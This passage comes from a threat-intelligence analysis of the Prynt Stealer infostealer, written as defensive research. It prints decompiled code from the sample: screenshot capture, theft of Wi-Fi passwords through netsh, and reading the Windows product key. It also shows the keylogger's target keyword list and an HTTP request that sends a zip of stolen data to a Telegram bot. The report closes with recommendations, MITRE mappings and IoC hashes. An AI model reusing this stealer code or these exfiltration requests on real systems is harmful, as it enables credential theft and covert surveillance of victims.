


```
internal sealed class DesktopScreenshot
{
    // Token: 0x0600016E RID: 366 RVA: 0x00008EB0 File Offset: 0x000070B0
    public static bool Make(string sSavePath)
    {
        bool result;
        try
        {
            Rectangle bounds = Screen.GetBounds(Point.Empty);
            using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
            {
                using (Graphics graphics = Graphics.FromImage(bitmap))
                {
                    graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
                }
                bitmap.Save(sSavePath + "\\Desktop.jpg", ImageFormat.Jpeg);
            }
            Counter.DesktopScreenshot = true;
            result = true;
```

Figure 26: Takes Screenshot

Network Information:

The stealer also extracts the network credentials using the command "*chcp 65001 && netsh wlan show profile"* and saves them into the "Savednetworks.txt" file. After this, using the command *"/C chcp 65001 && netsh wlan show networks mode=bssid"* it obtains the list of available networks and saves them into the "ScanningNetworks.txt" file.




```
public static void SavedNetworks(string sSavePath)
{
    foreach (string text in Wifi.GetProfiles())
    {
        if (!text.Equals("65001"))
        {
            Counter.SavedWifiNetworks++;
            string password = Wifi.GetPassword(text);
            string contents = string.Concat(new string[]
            {
                "PROFILE: ",
                text,
                "\nPASSWORD: ",
                password,
                "\n\n"
            });
            File.AppendAllText(sSavePath + "\\SavedNetworks.txt", contents);
        }
```

```
public static void ScanningNetworks(string sSavePath)
{
    string contents = CommandHelper.Run("/C chcp 65001 && netsh wlan show networks mode=bssid", true);
    File.AppendAllText(sSavePath + "\\ScanningNetworks.txt", contents);
}
```

Figure 27: Steals save network credentials and identify the available network

Windows Product Key:

It steals the windows product key from the "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion," decodes it, and then saves it to the "ProductKey.txt file."



```
public static string GetWindowsProductKeyFromRegistry()
{
    RegistryKey registryKey = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, Environment.Is64BitOperatingSystem ? RegistryView.Registry64
    RegistryKey registryKey2 = registryKey.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion");
    object obj = (registryKey2 != null) ? registryKey2.GetValue("DigitalProductId") : null;
    if (obj == null)
    {
        return "Failed to get DigitalProductId from registry";
    }
    byte[] digitalProductId = (byte[])obj;
    registryKey.Close();
```

[redacted]


Figure 28: Steal Windows product key

Data exfiltration:

The malware creates a list and adds the overview of stolen data to it, as shown in the Figure below. Then it sends a chat message using the Telegram bot.

For identifying the public IP, it sends a request to hxxp[:]//icanhazip[.]com

For identifying the geolocation, it sends a request to hxxps[:]//api.mylnikov.org/geolocation/wifi?v=1.1&bssid=




```
 *Prynt Stealer New Results:*
Date: [redacted]
System: Windows [redacted]
Username: [redacted]
CompName: [redacted]
Language:
 en-IN
Antivirus: [redacted]
 *IP Address:*
Gateway IP: [redacted]
Internal IP: [redacted]
External IP: [redacted]
BSSID: unknown
 *Hardware:*
CPU: Intel(R) Core(TM) [redacted]
GPU: [redacted]
RAM: [redacted]
HWID: [redacted]
Power [redacted]
Screen: [redacted]
 *Domain Detects:*
 *Banks* [redacted]
 *Crypto* [redacted]
 *Stealer Data:*
 Cookies: 36
 *Installed Software:*
 *Local Device:*
 Windows product key
 Desktop screenshot
 *Files:*
 Source code files: 299
 Database files: 6
 Documents: 10
 Solen Useing Prynt Stealer
 Developed By [redacted]
 Or Join The Channel [redacted]
```

Figure 29:

Creates an overview of stolen data

The malware compresses the folder where the stolen data is saved and exfiltrates it to the telegram bot. Furthermore, it uses a secure network connection for exfiltrating the stolen data to the remote server.



```
{"ok":true,"result":{"message_id"[redacted],"from":{"id":[redacted],"is_bot":true,"first_name":"[redacted]","username":"[redacted]"},"chat":
[redacted] ows
2
[redacted] Solen Useing Prynt Stealer\n\n
[redacted] Developed By @FlatLineStealerUpdated\n\n \ud83d\udc63 Or Join The Channel [redacted]
```

Request 1: send details in chat


```
POST https://api.telegram.org/bot[redacted]sendDocument?chat_id=[redacted] HTTP/1.1
Content-Type: multipart/form-data; boundary="[redacted]"
Host: api.telegram.org
Content-Length: [redacted]
Expect: 100-continue

--[redacted]
Content-Disposition: form-data; name=document; filename="[redacted]zip"; filename*=utf-8''C%3A[redacted]
[redacted]
```

Request 2: Exfilterating the compressed file

Figure 30: Decrypted network traffic

Other Capabilities

Our analysis found that specific modules in the sample are not executed by the malware, including the Anti-analysis, Keylogger, and Clipper. Threat Actors (TAs) also provide a builder for this stealer, which can be customized to control these functionalities. Taking the case of anti-analysis, it’s working on the hardcoded string present in malware. The Figure below shows the method responsible for executing anti-analysis functionalities. Similarly, other processes also depend on these hard-coded strings.




```
if (Convert.ToBoolean(Settings.Anti))
{
    Anti_Analysis.RunAntiAnalysis();
}
if (Convert.ToBoolean(Settings.Install))
{
    NormalStartup.Install();
}
if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
{
    ProcessCritical.Set();
}
```

```
public static string Anti = "U3C6GR6WFgOy91F6CZPK22XXu7dTx2zisAY8PD3EY7WHztTw3+2A8G9/Twl3Q5bXJ5XwMh23SehASdMXHzQwiQ==";
```

Figure 31: Anti-analysis

Clipper:

The Figure below shows the list in which TAs can store their crypto addresses. These entries are not populated, highlighting the fact that TA might not have opted for this functionality in the builder.




```
public static Dictionary<string, string> ClipperAddresses = new Dictionary<string, string>
{
    {
        "btc",
        "--- ClipperBTC ---"
    },
    {
        "eth",
        "--- ClipperETH ---"
    },
    {
        "xmr",
        "--- ClipperXMR ---"
    },
    {
        "xlm",
        "--- ClipperXLM ---"
    },
    {
        "xrp",
        "--- ClipperXRP ---"
    },
    {
        "ltc",
        "--- ClipperLTC ---"
```

Figure 32: Clipper

Keylogger:

This stealer enables the keylogging feature only if the hardcoded specific applications are running in the system. The stolen data will be saved in “logs\keylogger” folder.



```
{ } Client.Modules.Keylogger
    EventManager @02000074
        Base Type and Interfaces
            object @01000003
        Derived Types
        .cctor() : void @06000290
        EventManager() : void @0600028F
        Action() : void @0600028C
        Detect() : bool @0600028D
        SendKeyLogs() : void @0600028E
        KeyloggerDirectory : string @04000151
    Keylogger @02000075
        Base Type and Interfaces
        Derived Types
        .cctor() : void @060002A0
        Keylogger() : void @0600029F
        CallNextHookEx(IntPtr, int, IntPtr, IntPtr) : IntPtr @06000293
        GetKeyboardLayout(uint) : IntPtr @06000298
        GetKeyboardState(byte[]) : bool @06000297
        GetKeyState(int) : short @06000296
        GetModuleHandle(string) : IntPtr @06000294
        GetWindowThreadProcessId(IntPtr, out uint) : uint @06000295
        HookCallback(int, IntPtr, IntPtr) : IntPtr @0600029D
        KeyboardLayout(uint) : string @0600029E
        MapVirtualKey(uint, uint) : uint @0600029A
        SetHook(Keylogger.LowLevelKeyboardProc) : IntPtr @0600029C
        SetWindowsHookEx(int, Keylogger.LowLevelKeyboardProc, IntPtr, uint) : IntPtr @06000291
        StartKeylogger() : void @0600029B
        ToUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, IntPtr) : int @06000299
        UnhookWindowsHookEx(IntPtr) : bool @06000292
        KeyloggerEnabled : bool @04000156
        KeyLogs : string @04000157
        MainThread : Thread @04000159
        PrevActiveWindowTitle : string @04000158
        WHKEYBOARDLL : int @04000153
        WM_KEYDOWN : int @04000152
        _hookID : IntPtr @04000154
        _proc : Keylogger.LowLevelKeyboardProc @04000155
        LowLevelKeyboardProc @02000076
    PornDetection @02000077
```

```
Config.KeyloggerServices = new string[]
{
    "twitter",
    "chat",
    "telegram",
    "skype",
    "discord",
    "viber",
    "message",
    "gmail",
    "protonmail",
    "outlook",
    "password",
    "encryption",
    "account",
    "login",
    "key",
    "sign in",
    "пароль",
    "bank",
    "банк",
    "credit",
    "card",
    "кредит",
    "shop",
    "buy",
    "sell",
    "купить"
```

Figure 33: Keylogger module

Conclusion

Prynt Stealer is a recent Infostealer strain. It has a ton of capabilities. Though there are pretty popular stealers in the cybercrime marketplaces, TAs do adopt new toolkits which aid them in updating their Tactics, Techniques, and Procedures. These types of malware provide an easy way for TAs to get into the corporate networks, as breaking into a network is not everyone’s cup of tea.

Our Recommendations:

- Avoid downloading pirated software from warez/torrent websites. The “Hack Tool” present on sites such as YouTube, torrent sites, etc., mainly contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.

- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing’s/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solution on the employees’ systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Credential Access	T1555 T1539 T1552 T1528	Credentials from Password Stores Steal Web Session Cookie Unsecured Credentials Steal Application Access Token
Collection	T1113	Screen Capture
Discovery	T1087 T1518 T1057 T1124 T1007 T1614	Account Discovery Software Discovery Process Discovery System Time Discovery System Service Discovery System Location Discovery
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1041 T1567	Exfiltration Over C2 Channel Exfiltration Over Web Service

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description

ab913c26832cd6e038625e30ebd38ec2 719873f61eeb769493ac17d61603a6023a3db6dd 1283c477e094db7af7d912ba115c77c96223208c03841768378a10d1819422f2	**MD5** **SHA1** **SHA256**	Malicious binary
0b75113f8a78dcc1dea18d0e9aabc10a 269e61eed692911c3a886a108374e2a6d155c8d1 808385d902d8472046e5899237e965d8087da09d623149ba38b3814659689906	**MD5** **SHA1** **SHA256**	Malicious binary
661842995f7fdd2e61667dbc2f019ff3 1a638a81b9135340bc7d1f5e7eae5f3f06667a42 4569670aca0cc480903b07c7026544e7e15b3f293e7c1533273c90153c46cc87	**MD5** **SHA1** **SHA256**	Malicious binary